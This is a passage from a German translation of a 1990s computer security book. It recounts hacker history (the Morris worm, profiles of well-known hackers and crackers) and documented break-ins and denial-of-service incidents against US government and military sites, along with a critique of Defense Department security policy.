Modem oder einen anderen Port an das Internet angebunden. Daher fungierte der attackierte Rechner als eine Brücke zwischen dem Phreaker und dem Internet. Nachdem der Phreaker diese Brücke überquert hatte, fand er sich in einer Welt voller Computer, von denen die meisten wenig oder sogar keine Sicherheitsvorkehrungen hatten. Stellen Sie sich das einmal vor: ein unerforschtes Grenzgebiet!

Der Rest ist Geschichte. Seitdem haben Cracker ihren Weg in jede vorstellbare Art von System gefunden. Während der 80er Jahre begannen einige talentierte Programmierer ihr Dasein als Cracker. Es war zu dieser Zeit, daß die Unterscheidung zwischen Hackern und Crackern erstmals durcheinandergebracht wurde, und das hat sich bis heute nicht geändert. Ende der 80er Jahre wurden diese Individuen interessant für die Medien, die alle, die Sicherheitssysteme durchbrachen, als Hacker bezeichneten.

Und dann passierte etwas, das die amerikanische Computer-Gemeinde für immer auf diese Hacker fokussieren sollte. Am 2. November 1988 ließ jemand einen Computer-Wurm im Internet los. Dieser Wurm war ein sich selbst reproduzierendes Programm, das verwundbare Rechner suchte und sie infizierte. Nachdem er einen Rechner infiziert hatte, suchte sich der Wurm weitere Ziele. Dieser Prozeß setzte sich fort, bis Tausende von Rechnern betroffen waren. Innerhalb von Stunden stand das Internet unter schwerer Belagerung. In seiner heute berühmten Analyse des Wurm-Zwischenfalls schrieb Donn Seeley, damals in der Informatikabteilung der University of Utah:

> *Der 3. November 1988 wird als Schwarzer Donnerstag in die Geschichte eingehen. Systemadministratoren im ganzen Land kamen an diesem Tag zu ihrer Arbeit und entdeckten, daß ihre Computer-Netzwerke mit einer schweren Arbeitslast beschäftigt waren. Wenn sie es schafften, sich einzuloggen und eine Systemzustandsübersicht zu generieren, sahen sie, daß das System Dutzende oder Hunderte von Shell-Prozessen durchlief. Wenn sie versuchten, diese Prozesse zu stoppen, sahen sie, daß neue Prozesse schneller gestartet wurden, als sie sie stoppen konnten.*

Der Wurm wurde von einem Computer im Massachusetts Institute of Technology (MIT) gestartet. Berichten zufolge funktionierte das Protokollsystem auf diesem Computer nicht richtig bzw. war falsch konfiguriert. Daher konnte der Täter nicht identifiziert werden. (Seeley berichtet, daß die ersten Infizierungen im Labor für Künstliche Intelligenz am MIT, an der University of California und bei der Rand Corporation in Kalifornien entdeckt wurden.) Wie zu erwarten, erstarrte die Computer-Gemeinde anfänglich in einem Schockzustand. Aber dieser Schockzustand hielt nicht lange an, wie Eugene Spafford, ein bekannter Informatik-Professor der Purdue University, in seinem Bericht *»The Internet Worm: An Analysis«* erklärte. Programmierer aus dem ganzen Land arbeiteten fieberhaft an einer Lösung:

> *Bis Mittwoch nacht hatten Angestellte der University of California in Berkeley und des MIT Kopien des Programms gemacht und fingen mit der Analyse an. Auch anderswo begannen Leute damit, das Programm zu untersuchen, und entwickelten Methoden, es auszulöschen.*

Ein eher unwahrscheinlicher Kandidat kam unter Verdacht: ein junger Informatikstudent der Cornell University. Unwahrscheinlich aus zwei Gründen: Erstens war er ein guter Student ohne jeglichen Hintergrund, der ein derartiges Verhalten rechtfertigen würde. Zweitens - noch wichtiger - war der Vater des jungen Mannes als Ingenieur bei den Bell Labs beschäftigt und hatte als solcher erheblichen Einfluß auf das Design des Internet. (Ironischerweise arbeitete der Vater des jungen Mannes später bei der National Security Agency.) Nichtsdestrotrotz war der junge Mann Robert Morris jr. tatsächlich der Täter.

Angeblich dachte Morris, daß sein Programm sich wesentlich langsamer verbreiten und ohne Auswirkungen bleiben würde. Allerdings, wie Brendan Kehoe in seinem Buch *Zen and the Art of the Internet* bemerkt:

> *Morris entdeckte bald, daß das Programm sich viel schneller wiederholte und Computer infizierte als er erwartet hatte - das war ein Softwarefehler. Letztlich stürzten viele Computer an verschiedenen Orten im Land ab. Als Morris realisierte, was da passierte, kontaktierte er einen Freund an der Harvard University, um mit ihm über eine Lösung zu diskutieren. Sie sandten schließlich anonyme Nachrichten von Harvard über das Netz, um Programmierern mitzuteilen, wie sie den Wurm zerstören und eine wiederholte Infizierung verhindern konnten.*

Morris wurde vor Gericht gestellt und nach Bundesgesetz zu drei Jahren auf Bewährung und einer Geldstrafe verurteilt. Er legte Berufung ein, hatte damit aber keinen Erfolg.

Der Morris-Wurm änderte vielerorts die Einstellung zum Thema Sicherheit im Internet. Ein einziges Programm hatte praktisch Hunderte (vielleicht sogar Tausende) von Rechnern lahmgelegt. Dieser Tag markierte die Anfänge ernstzunehmender Sicherheitsbedenken für das Internet. Außerdem trug dieses Ereignis dazu bei, das Schicksal der Hacker zu besiegeln. Seit diesem Zeitpunkt mußten legitime Programmierer den Titel Hacker rigoros verteidigen. Die Medien haben es zum größten Teil unterlassen, das Mißverständnis zu korrigieren, das noch heute von der nationalen Presse unterstützt wird, indem sie Cracker als Hacker bezeichnet.

Ist das alles überhaupt wichtig? Nicht wirklich. Viele Leute werfen den wahren Hackern Haarspalterei vor und meinen, daß ihre starren Unterscheidungen für die Öffentlichkeit zu komplex und zu unpassend sind. Vielleicht ist dies teilweise wahr - es ist viele Jahre her, seit die Bezeichnungen zuerst fälschlicherweise vertauscht wurden. Zum gegenwärtigen Zeitpunkt ist es nur noch eine Frage des Prinzips.

5.3 Die Situation heute: Ein Netzwerk im Kriegszustand

Die heutige Situation unterscheidet sich radikal von der vor 10 Jahren. In diesem Zeitraum haben sich die zwei Gruppen herauskristallisiert und sich als Gegner etabliert. Das Netzwerk ist heute im Kriegszustand und diese zwei Gruppen sind die Soldaten. Cracker kämpfen mit harten Bandagen um Anerkennung und realisieren dies mit spektakulären technischen Meisterstücken. Es vergeht kaum ein Monat ohne einen Zeitungsartikel, der über das Knacken irgendeiner Site berichtet. Hacker arbeiten fieberhaft an der Entwicklung neuer Sicherheitsmethoden, um die Cracker-Horden fernzuhalten. Wer wird schließlich die Oberhand gewinnen? Es ist noch zu früh, das zu sagen. Die Cracker könnten jedoch Boden verlieren. Seit das Big Business im Internet Einzug gehalten hat, ist die Nachfrage nach proprietären Sicherheitstools drastisch gestiegen. Der Zufluß von Geld aus der Wirtschaft wird die Qualität solcher Tools erheblich steigern. Cracker werden folglich im Laufe der Zeit immer größeren Herausforderungen ins Auge blicken.

Ich beende dieses Kapitel mit einigen lebenden Beispielen für Hacker und Crakker. Das ist wohl die einzig zuverlässige Art, den Unterschied zwischen den beiden verständlich zu machen.

5.3.1 Die Hacker

Richard Stallman

Stallman begann 1971 im Labor für Künstliche Intelligenz am MIT. Er erhielt den 250K McArthur Genius Award für die Entwicklung von Software. Er gründete schließlich die Free Software Foundation und entwickelte Hunderte von kostenlosen Utilities und Programmen für Unix. Er arbeitete auf einigen altertümlichen Computern, darunter der DEC PDP-10 (zu dem er heute wahrscheinlich immer noch irgendwo Zugang hat).

Dennis Ritchie, Ken Thompson und Brian Kernighan

Ritchie, Thompson und Kernighan sind Programmierer bei den Bell Labs und waren an der Entwicklung sowohl von Unix als auch von C beteiligt. Wenn es diese drei Männer nicht gäbe, gäbe es wohl auch kein Internet (oder wenn es eines gäbe, wäre es sicher wesentlich weniger funktionell). Sie hacken heute noch. Ritchie z.B. arbeitet derzeit an Plan 9 von Bell Labs, einem neuen Betriebssystem, das Unix als Industrie-Standard für Supernetzwerk- Betriebssysteme wahrscheinlich ersetzen wird.

Paul Baran, Rand Corporation

Baran ist wahrscheinlich der bedeutendste Hacker von allen, aus einem ganz bestimmten Grund: Er hackte das Internet, bevor das Internet überhaupt existierte. Er entwickelte das Konzept, und seine Bemühungen stellten ein grobes Navigationstool zur Verfügung, das die inspirierte, die ihm folgen sollten.

Eugene Spafford

Spafford ist ein Informatik-Professor, der für seine Arbeit an der Purdue University und anderswo weithin bekannt geworden ist. Er war an der Entwicklung des *Computer Oracle Password and Security Systems (COPS)* beteiligt, ein halbautomatisches System zur Sicherung von Netzwerken. Spafford hat über die Jahre einige sehr vielversprechende Studenten hervorgebracht und sein Name wird auf dem Gebiet weithin respektiert.

Dan Farmer

Während seiner Zeit mit dem *Computer Emergency Response Team (CERT)* an der Carnegie Mellon University arbeitete Farmer mit Spafford an COPS (1991). Für tiefergehende Informationen schauen Sie sich den Purdue University Technical Report CSD-TR-993 an, der von Eugene Spafford und Dan Farmer geschrieben wurde. Später wurde er für die Herausgabe des *System Administrator Tool for Analyzing Networks (SATAN)* auf nationaler Ebene bekannt. SATAN ist ein mächtiges Tool, um entfernte Rechner auf Sicherheitsschwachstellen zu analysieren.

Wietse Venema

Venema arbeitet an der Technischen Universität Eindhoven in den Niederlanden. Er ist ein außerordentlich begabter Programmierer, der schon lange Industrie-Standard-Sicherheitstools schreibt.

Er war Co-Autor von SATAN und schrieb TCP Wrapper, ein Sicherheitsprogramm, das in weiten Teilen der Welt eingesetzt wird und genaue Kontrolle und Überwachung von Informationspaketen aus dem Netz ermöglicht.

Linus Torvalds

Torvalds belegte Anfang der 90er Jahre einige Kurse über Unix und die Programmiersprache C. Ein Jahr später begann er mit der Programmierung eines Unix-ähnlichen Betriebssystems. Innerhalb einen Jahres gab er dieses System im Internet frei. Es hieß Linux. Linux hat heute Kult-Status und gilt als das einzige Betriebssystem, das von freiberuflichen Programmierern aus der ganzen Welt entwickelt wurde, von denen sich viele niemals begegnen werden. Linux unterliegt der GNU General Public License und ist damit für jedermann frei erhältlich und benutzbar.

Bill Gates und Paul Allen

Diese Männer aus dem Staate Washington hackten in ihren Oberschultagen Software. Beide waren versierte Programmierer. Seit 1980 haben sie das größte und erfolgreichste Software- Unternehmen der Welt aufgebaut. Zu ihren kommerziellen Erfolgen zählen MSDOS, Microsoft Windows, Windows 95 und Windows NT.

5.3.2 Die Cracker

Kevin Mitnick

Mitnick, bekannt unter mehr als einem halben Dutzend Pseudonymen, darunter Condor, ist wahrscheinlich der bekannteste Cracker der Welt. Mitnick begann seine Karriere als Telefon-Phreaker. Seit diesen frühen Jahren hat Mitnick jegliche als sicher geltende Site geknackt, einschließlich - aber nicht nur - Sites von Militäreinrichtungen, Finanzunternehmen, Software-Unternehmen und anderen Technologieunternehmen. Als Teenager knackte er den North American Aerospace Defense Command.

Kevin Poulsen

Poulsen schlug einen ganz ähnlichen Weg wie Mitnick ein und ist am meisten bekannt für seine unheimlichen Fähigkeiten, das Telefonsystem von Pacific Bell unter seine Kontrolle zu bringen. Poulsen nutzte seine Talente mehrfach dazu, Radiowettbewerbe zu gewinnen, einmal war der erste Preis ein Porsche. Er manipulierte die Telefonleitungen, so daß sein Anruf der Gewinneranruf war. Poulsen hat ebenfalls so ziemlich jede Art von Site geknackt, hat aber eine besondere Vorliebe für Sites, die Verteidigungsdaten enthalten. Dies komplizierte seinen letzten Gefängnisaufenthalt, der 5 Jahre dauerte, erheblich. Poulsen wurde 1996 freigelassen und hat sich gebessert.

Justin Tanner Peterson

Bekannt als Agent Steal wird Peterson am meisten gefeiert für das Knacken einer bekannten Kreditanstalt. Als er geschnappt wurde, verpfiff Peterson seine Freunde, unter ihnen Kevin Poulsen. Petersen machte einen Deal mit dem FBI und arbeitete undercover. Das sicherte seine Freilassung, nach der er flüchtete und auf eine Verbrechenstour ging, die schließlich mit dem mißlungenen Versuch endete, sich per gefälschter elektronischer Überweisung einen sechsstelligen Betrag zu sichern.

5.4 Zusammenfassung

Es gibt noch viele andere Hacker und Cracker, über die Sie in den folgenden Kapiteln lesen werden. Ihre Namen, ihre Arbeit und ihre Webseiten (wenn verfügbar) sind in diesem Buch sorgfältig aufgezeichnet.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

6

Wer ist überhaupt anfällig für Angriffe durch Cracker?

Seit 1973 werden Internet-Sites auf regelmäßiger Basis geknackt. Sicherheitsexperten bagatellisieren diese Tatsache oft, indem sie uns daran erinnern, daß frühe Sicherheitstechnologien nicht ausgefeilt genug waren. Tatsächlich aber gibt es da keinen Zusammenhang. Heutzutage sind Sicherheitstechnologien sehr komplex, aber immer noch kann das Internet leicht geknackt werden. Dieses Kapitel gibt einen Überblick darüber, wer für Angriffe von Crakkern anfällig ist und warum.

6.1 Eine Definition des Begriffs »knacken«

Der Begriff »knacken« wird dann angewandt, wenn ein unautorisierter Zugriff auf ein Netzwerk erfolgt ist. Dieser Zugriff kann in verschiedenen Ausmaßen erreicht werden. Hier einige Beispiele:

- Der Eindringling erhält Zugang und nicht mehr (Zugang wird hier definiert als einfacher unautorisierter Eintritt in ein Netzwerk, das mindestens ein Login und ein Paßwort fordert).
- Der Eindringling erhält Zugang und zerstört, verfälscht oder ändert Daten.
- Der Eindringling erhält Zugang und übernimmt die Kontrolle über einen Teil des Systems, der zu einer bestimmten Abteilung gehört, oder über das ganze System und verweigert möglicherweise selbst privilegierten Benutzern den Zugang.
- Der Eindringling erhält keinen Zugang, fälscht aber Nachrichten des Systems (Leute tun das oft, um ungebetene E-Mail zu versenden oder das System mit unnötigen Arbeitsprozessen zu überladen).
- Der Eindringling erhält keinen Zugang, führt aber böswillige Prozesse durch, die das System dazu bringen abzustürzen, neu zu booten, nicht mehr zu reagieren oder auf eine andere Art und Weise seinen Arbeitsablauf zu unterbrechen, sei es auf Dauer oder vorübergehend.

Moderne Sicherheitsverfahren haben das Knacken von Computern schwerer gemacht. Aber, die Kluft zwischen dem Wort *schwierig* und dem Wort *unmöglich* ist weit. Heutzutage haben Cracker Zugang zu einer Fülle von Sicherheitsinformationen; viele davon sind frei verfügbar im Internet. Es gibt kaum noch Unterschiede in bezug auf den Wissensstand eines Crackers und den eines zuverlässigen Sicherheitsexperten. Eventuelle Unterschiede dieses Wissensstands werden täglich kleiner.

Dieses Kapitel wird Ihnen zeigen, daß das Knacken von Websites eine alltägliche Aktivität ist - so alltäglich, daß jegliche Aussagen darüber, daß das Internet sicher sei, mit größter Vorsicht zu genießen sind. Um diesen Punkt zu beweisen, beginne ich mit Einrichtungen der Regierung. Schließlich stellen Verteidigungsbehörden und Nachrichtendienste die Basis unserer nationalen Sicherheitsinfrastruktur dar. Die dazugehörenden Daten sollten - mehr noch als die jeder anderen Einrichtung - sicher sein.

6.2 Netzwerke der Regierung

Sites der Regierung waren seit Bestehen des Internet beliebte Ziele für Angriffe. Ein Grund dafür ist die massive Berichterstattung der Presse, die einem solchen Ereignis folgt. Cracker lieben die Aufmerksamkeit der Medien, also ist ihre Philosophie: Wenn du schon eine Web- Site knackst, dann knacke eine wichtige.

Man sollte meinen, daß Internet-Sites der Regierung über bessere Sicherheitsmaßnahmen verfügen als ihre kommerziellen Gegenstücke. Die Medien reagieren daher aggressiver, wenn eine solche Site geknackt wird. Und Cracker, die erfolgreich in eine Site der Regierung eindringen, gewinnen größeres Ansehen unter ihresgleichen (ob verdient oder nicht).

Sie brauchen gar nicht weit zu suchen, um Beweise zu finden, daß Internet-Sites der Regierung regelmäßig geknackt werden. Ein Bericht aus dem Jahre 1997, herausgegeben vom *Government Accounting Office (GAO)*, über die Sicherheit der Netzwerke der Verteidigungsbehörden schloß, daß

> *Einrichtungen der Verteidigungsbehörden wohl ganze 250.000mal im letzten Jahr angegriffen worden sind. Zusätzlich dazu waren Testangriffe der DISA (Defense Information Systems Agency) auf die zu den Verteidigungsbehörden gehörenden Systemen zu 65 % erfolgreich. Offiziellen der Verteidigungsbehörden zufolge haben Angreifer sensible Informationen erhalten und korrumpiert - sie haben sowohl Daten als auch Software gestohlen, verändert oder zerstört. Sie haben unerwünschte Dateien und »Hintertürchen« installiert, die den normalen Systemschutz umgehen und Angreifern später erneut unautorisierten Zugriff ermöglichen. Sie haben ganze Systeme und Netzwerke lahmgelegt und zerstört und haben so den Benutzern Dienste verweigert, die zur Durchführung kritischer Aufgaben von automatischen Systemen abhängen. Zahlreiche Abteilungen innerhalb der Verteidigungsbehörden waren betroffen, u.a. die Waffen- und Supercomputer-Forschung, Logistik, Finanzen, Beschaffung, Personal-Management, Militär-Gesundheitsbehörden und Lohn- und Gehaltsabrechnungen.*

Wegweiser:

Den Bericht Information Security: Computer Attacks at Department of Defense Pose Increasing Risks ([Chapter Report, 05/22/96, GAO/AIMD-96- 84]; Chapter 0:3.2, Paragraph 1), aus dem die oben angegebenen Informationen stammen, finden Sie unter *http://www.securitymanagement.com/library/000215.html.*

Der gleiche Bericht zeigt, daß trotz einer Viertelmillion Angriffen jährlich nur einer von 500 Angriffen aufgedeckt und gemeldet wird.

Hinweis:

Frühere Berichte zeigen ähnliche Ergebnisse. Zum Beispiel griff die DISA zwischen 1992 und 1995 etwa 38.000 Netzwerke der Verteidigungsbehörden an. In mehr als 65 Prozent dieser Netzwerke konnte erfolgreich eingedrungen werden. Von dieser Zahl (etwa 24.700) wurde bei 96 Prozent der Systeme nicht entdeckt, daß ein Angriff vorgenommen worden war.

Regierungsbehörden versuchen verständlicherweise, diese Tatsachen zu bagatellisieren, aber einige der Zwischenfälle sind schwer zu verschweigen. 1994 z.B. erhielten Cracker uneingeschränkten Zugang zu einem Waffenforschungslabor in Rome, New York. Über einen Zeitraum von zwei Tagen konnten die Eindringlinge wichtige Informationen in bezug auf die nationale Sicherheit herunterladen, u.a. Kommunikationsprotokolle für Kriegszeiten. Diese Informationen sind extrem sensibel und könnten bei Mißbrauch das Leben amerikanischen Militärpersonals gefährden. Wenn Cracker mit ihrer relativ bescheidenen Ausstattung auf derartige Informationen zugreifen können, könnten feindlich gesinnte ausländische Regierungen (mit wesentlich mächtigerem Computerequipment) sicher noch auf weit mehr zugreifen.

Hinweis:

Ob bereits irgendeine ausländische Regierung über das technische Wissen verfügt, um unsere Netzwerk-Infrastruktur anzugreifen, ist diskutabel. (Obwohl ein aktueller GAO-Bericht zeigt, daß etwa 120 Nationen über Programme für einen möglichen Informationskrieg verfügen.) Man weiß allerdings, daß trotz Technologietransferbeschränkungen viele Nationen dabei sind, die notwendigen Tools für einen möglichen Angriff zu sammeln. China z.B. erwarb kürzlich High-End-Silicon-Graphics-Workstations für die 3D- Modellierung. Letztendlich wurden die Maschinen in Chinas Nuklearprogramm eingesetzt.

Weder ist dieses Phänomen neu, noch haben Beschäftigte der Regierung viel getan, um die Situation zu verbessern. Tatsache ist, daß einige sehr hochkarätige Websites der Regierung in den letzten Jahren geknackt wurden. 1996 beispielsweise wurden sowohl die *Central Intelligence Agency (CIA)* als auch das *Department of Justice (DoJ)* Opfer von Attacken durch Cracker.

Im Fall der CIA erlangten Cracker am 18. September 1996 Kontrolle über die Site und ersetzten das Willkommensbanner durch ein neues, auf dem es hieß *»The Central Stupidity Agency«*. Links zu einer Hacker-Gruppe in Skandinavien komplettierten die neue Begrüßung. Im Fall des DoJ präsentierten Cracker am 17. August 1996 ein Foto von Adolf Hitler als Generalstaatsanwalt der Vereinigten Staaten.

Die jüngste Internet-Geschichte ist voller Geschichten solcher Angriffe. Hier ein paar besondere Beispiele:

- Von Juli 1995 bis März 1996 beeinträchtigte ein argentinischer Student wichtige Sites der Vereinigten Staaten, darunter Hosts der Streitkräfte und der NASA.
- Im August 1996 drang ein Soldat in Fort Bragg in ein »uneinnehmbares« militärisches Computersystem ein und verteilte freigiebig die Kennworte, die er sich angeeignet hatte.
- Im Dezember 1996 erlangten Cracker die Kontrolle über eine Site der Luftwaffe der Vereinigten Staaten und ersetzten Verteidigungsstatistiken durch Pornographie. Die damit vernetzte Site des Pentagons, DefenseLINK, mußte aufgrund dessen für mehr als 24 Stunden geschlossen werden.

Bundesbehörden waren nicht die einzigen Ziele. Im Oktober 1996 wurde die Homepage des Supreme Courts (Obersten Gerichtshofs) des Staates Florida geknackt. Vor diesem Vorfall wurden auf der

Homepage aktuelle Gerichtsurteile veröffentlicht. Die Cracker entfernten diese Informationen und ersetzten sie durch Pornographie. (Das Gericht berichtete anschließend über eine ungewöhnlich hohe Rate von Besuchen.)

Derartige Angriffe kommen immer häufiger vor und bisher hat die Verfügbarkeit von modernsten Sicherheitstechnologien kaum Einfluß darauf gehabt. Warum? Es liegt nicht an den Technologien, sondern an den Menschen. (Zum Beispiel lief auf dem DoJ-Host eine Firewall, aber sie war falsch konfiguriert.) Um Ihnen zu veranschaulichen, wie verwundbar die Server der Regierung sind, stelle ich Ihnen noch ein paar aktuelle Fälle vor.

6.2.1 Defense Information Systems Network (DISN)

Im April 1998 knackte eine Gruppe namens »Masters of Downloading« (nicht zu verwechseln mit den »Masters of Destruction«) das DISN. Die Eindringlinge stahlen benutzerdefinierte Software, die vom DISN eingesetzt wird und für die Öffentlichkeit nicht verfügbar ist (DISN kontrolliert wichtige Militär-Satelliten). Der Reuters-Pressedienst berichtete:

Mitglieder des Verteidigungsministeriums gaben bekannt, daß die gestohlene Software, der Defense Information Systems Network Equipment Manager (DEM), der Schlüssel zum amerikanischen Netzwerk der militärischen GPS-Satelliten sei - sie wird benutzt, um Raketenschläge genau festzulegen, Truppen zu lenken und Bodenkonditionen festzustellen. http://www.news.com/News/Item/0,4,21357,00.html

Derart lebenswichtige Daten könnten sich in den Händen einer feindlichen ausländischen Nation als vernichtend herausstellen. DISN-Dienste beinhalten u.a.:

... die Infrastruktur, Satellitenkommunikation (militärisch und kommerziell), Telekommunikation an der Front, die den kriegsführenden Oberbefehlshabern die Möglichkeit geben, sich jederzeit, von jedem Ort und für jegliche Mission in die Informationsinfrastuktur des Verteidigungsministeriums einzuwählen und von ihr vollen Gebrauch zu machen... http://www.disa.mil/DISN/disns54.html

Die Verantwortlichen des DISN haben ganz klar noch einiges zu tun. Derzeit ist die nationale Sicherheit gefährdet.

6.2.2 Die Marine der Vereinigten Staaten und die NASA

Ebenfalls im April 1998 wurden Hosts der amerikanischen Marine und der NASA durch umfangreiche Denial-of-Service-Attacken lahmgelegt. Obwohl keine Daten verloren oder beschädigt wurden, waren die Hosts über Minuten, in manchen Fällen sogar über Stunden, unbrauchbar und nicht erreichbar. Vieler dieser Hosts gehörten zu wichtigen militärischen und technologischen Forschungszentren. Hier einige der Opfer:

- Ames Research Center
- Dryden Flight Research Center
- Goddard Space Flight Center
- Jet Propulsion Laboratory
- Kennedy Space Center
- Langley Research Center

- Lewis Research Center
- Marshall Space Flight Center
- Moffett Airfield (Kalifornien)
- NASA Hauptquartier
- Stennis Space Center

Microsoft, der für das Sicherheitsloch verantwortliche Hersteller, gab einen Hinweis über das Sicherheitsrisiko heraus, in dem Microsoft-Offizielle schrieben:

> *Seit dem 2. März 1998 gab es zahlreiche Berichte über bösartige Netzwerk-basierte Denial-of-Service-Angriffe gegen Systeme, die mit dem Internet verbunden sind. Wir wurden von Kunden und Sicherheitsüberwachungsorganisationen wie CIAC und CERT über die Vorfälle unterrichtet, die auch mit dem Internet verbundene Microsoft Windows-NT- und Windows-95-Systeme betrafen.* *http://www.microsoft.com/security/netdos.htm*

»Zahlreiche Berichte« ist eine Untertreibung. Tatsächlich fielen Hunderte von Hosts aus und Tausende von Benutzern waren betroffen. Zusätzlich zu den NASA- und Marine-Computern stürzten eine ganze Reihe von Hosts an Universitäten ab, beispielsweise

- an der University of California in Berkeley
- an der University of California in Los Angeles
- an der University of California in San Diego
- an der University of California in Irvine
- an der Cornell University
- am MIT
- an der University of Texas in Austin
- an der University of Washington
- an der University of Wisconsin in Madison

In Kapitel 9 erfahren Sie mehr über die Mechanismen dieses neuen Denial-of-Service- Angriffs vom Januar 1998.

6.2.3 Die Pentagon-Attacke

Im Februar 1998 wurden wichtige Hosts des Pentagons geknackt. Diese Attacke wurde von den Behörden als »die bestorganisierte und systematischste Attacke aller Zeiten« auf Netzwerke des Militärs bezeichnet. Die Attacke wurde von dem israelischen Teenager Ehud Tenenbaum meisterlich geplant. Berichten zufolge schulte er zwei kalifornische Teenager und zeigte ihnen verschiedene Wege, um die Sicherheitsmaßnahmen des Pentagons zu durchbrechen. Die Jugendlichen aus Kalifornien setzten dieses Wissen gleich in die Tat um und innerhalb von Tagen drangen die drei in Hunderte von Netzwerken in ganz Amerika ein.

Hinweis:

Dem israelischen Teenager gelang es auch, Schwachstellen im Netzwerk der Knesset, dem israelischen Parlament, aufzudecken. Es gibt kaum Informationen über diese Attacke, aber es ist bekannt, daß jemand in das Knesset-Netzwerk eingedrungen ist. Es gibt ein interessantes Interview mit dem Teenager, das Sie im Internet finden können. http://www.walla.co.il/news/special/ hacker/eindex.html

Das Knacken der Pentagon-Rechner war extrem beunruhigend, da es offenbarte, daß jeder von jedem beliebigen Ort Netzwerke der Verteidigungsbehörden einfach lahmlegen konnte. Zwar ist es richtig, daß keiner der betroffenen Rechner geheime oder sensible Daten enthielt, aber im Idealfall sollte einfach keiner unserer hochgeschätzen Netzwerke der Regierung anfällig für Attacken sein.

Die ersten Reaktionen Israels auf die Attacke waren vielleicht sogar noch beunruhigender. Die israelische Regierung nahm die Sache auf die leichte Schulter und pries Herrn Tenenbaum für seine Talente, die ihm ein Durchbrechen der Sicherheitsvorkehrungen für amerikanische Netzwerke ermöglicht hatten.

Gleichzeitig kam zum Schaden noch der Spott hinzu, als eine Gruppe junger Cracker, die sich als Verbündete Tenenbaums ausgaben, damit drohten, im Fall einer Verhaftung ihres Kollegen weitere Server lahmzulegen. Tenenbaum wurde schließlich unter Hausarrest gestellt und wartet jetzt auf eine Anklage.

6.2.4 Andere geknackte Sites der Regierung

Attacken auf Ziele wie die NASA, das Pentagon und die amerikanische Marine ziehen umfangreiche Berichterstattung durch die Medien nach sich. Aber auch unwichtigere Internet-Sites der Regierung werden regelmäßig geknackt, allerdings wird darüber kaum berichtet. Ich habe einige interessante Ziele aufgelistet, die alle in den letzten 13 Monaten Opfer von Crackern wurden:

- **California Department of Fish and Game** (http://www.dfg.ca.gov/). Diese Site wurde am 2. Dezember 1997 geknackt. Der Eindringling änderte nichts, hinterließ aber eine kleine Notiz. Er schrieb: »screw Clair Danes, Dina Meyers R0x.«
- **Moody Air Force Base** (http://www.moody.af.mil/). In dieser Attacke im Dezember 1997 änderte der Angreifer die Seite komplett. Der Titel der neuen Seite lautete wie folgt: »Don't you wish the Army would password protect their sites?« (»Denken Sie nicht auch, daß die Armee ihre Sites mit Paßwörtern schützen sollte?«)
- **HQ USAF Command Section Homepage** (http://www.hq.af.mil/). Dieser Server der amerikanischen Luftwaffe wurde ebenfalls im Dezember 1997 geknackt. Der Cracker hinterließ kaum sichtbare Spuren, legte aber die Inhalte eines geschützten Directories offen.
- **Oregon Department of Forestry** (http://www.odf.state.or.us/). Die ODF-Site wurde am 11. Dezember 1997 geknackt. Der Eindringling hinterließ Urlaubsgrüße an seine Freunde.
- **State of Minnesota** (http://www.state.mn.us/). Diese Site wurde im Juli 1997 geknackt.
- **U.S. Department of Agriculture** (http://www.usda.gov). Die USDA-Site wurde Mitte 1997 geknackt. Cracker erlangten die Kontrolle über die Site und überluden von dort das Internet mit unnötigen Arbeitsprozessen.

Wie Sie sehen, werden Server der Regierung alarmierend häufig geknackt (durchschnittlich etwa zwei

pro Monat). Lassen Sie uns die Gründe dafür untersuchen.

6.2.5 Sicherheitsmaßnahmen der Regierung

Die amerikanische Regierung hat viele Faktoren oder auch Personen für ihre Probleme verantwortlich gemacht, u.a.:

- Die weitverbreitete Verfügbarkeit von automatisierten Cracking-Tools
- Die unglaublich schnellen Fortschritte der Technologien
- Die verdammten Teenager

In der Realität ist keiner dieser Faktoren verantwortlich oder auch nur beteiligt. Statt dessen liegt die Schuld bei den Behörden und ihren Angestellten. Netzwerke für Verteidigungsinformationen arbeiten mit archaischen internen Sicherheitsrichtlinien. Diese Richtlinien fördern nicht die Sicherheit, sondern verhindern sie eher. Zur Demonstrierung dieser Tatsache möchte ich noch einmal auf den bereits erwähnten GAO-Bericht zurückkommen. Darin räumt die Regierung ein:

> *Das Militär und die Verteidigungsbehörden haben eine ganze Reihe von Richtlinien zur Informationssicherung herausgegeben, aber diese sind altmodisch, widersprüchlich und unvollständig.*

Der Bericht bezieht sich auf eine Reihe von Direktiven der Verteidigungsbehörden als Beispiele. Er zitiert aus der Direktive 5200.28 (als das bedeutendste Dokument zu Richtlinien des Verteidigungsministeriums). Dieses Dokument *Security Requirements for Automated Information Systems* stammt vom 21. März 1988.

Lassen Sie uns einen Teil dieser Direktive genauer ansehen. In Paragraph 5, Abschnitt D, dieses Dokuments heißt es:

> *Sicherheitsmerkmale sowohl kommerziell gefertigter als auch von seiten der Regierungsbehörden entwickelter Produkte werden ausgewertet und bei Bewertung als zuverlässige Computerprodukte in die Liste der geprüften Produkte (Evaluated Products List - ELP) aufgenommen. Geprüfte Produkte sind solche, die den Sicherheitskriterien des National Computer Security Center (NCSC) der NSA entsprechen, die definiert sind als Sicherheitsabteilung, -klasse und -merkmale (z.B. B, B1, Zugangskontrolle), beschrieben in DoD 5200.28-STD (Reference K)).*

Wegweiser:

Das Dokument Security Requirements for Automated Information Systems finden Sie unter http://www.dtic.mil/c3i/bprcd/485x.htm.

Das Hauptproblem der Regierung liegt in den Ausführungen dieses Absatzes. Die Evaluated Products List (EPL) ist eine Liste von Produkten, die für Sicherheitsklassen gemäß den Richtlinien des Verteidigungsministeriums (DoD) bewertet wurden. (Die National Security Agency überwacht diese Bewertung.) Die Beurteilung der Sicherheit dieser Produkte erfolgt in verschiedenen Abstufungen.

Wegweiser:

Bevor Sie weitermachen, sollten Sie sich die EPL kurz selbst ansehen:
http://www.radium.ncsc.mil/tpep/epl/epl-by-class.html

Zuerst wird Ihnen auffallen, daß die meisten der Produkte alt sind. Schauen Sie sich z.B. die Auflistung für Trusted Informations Systems' Trusted XENIX, ein Unix-basiertes Betriebssystem, an.

Wegweiser:

Die Auflistung für Trusted XENIX finden Sie unter
http://www.radium.ncsc.mil/tpep/epl/entries/CSC-EPL-92-001-A.html .

TIS's Trusted XENIX ist als sicheres System vermerkt, das den Richtlinien der Regierung entspricht (Stand September 1993). Schauen Sie sich jedoch die Plattformen genau an, für die dieses Produkt als sicher bestimmt wurde. Dazu gehören:

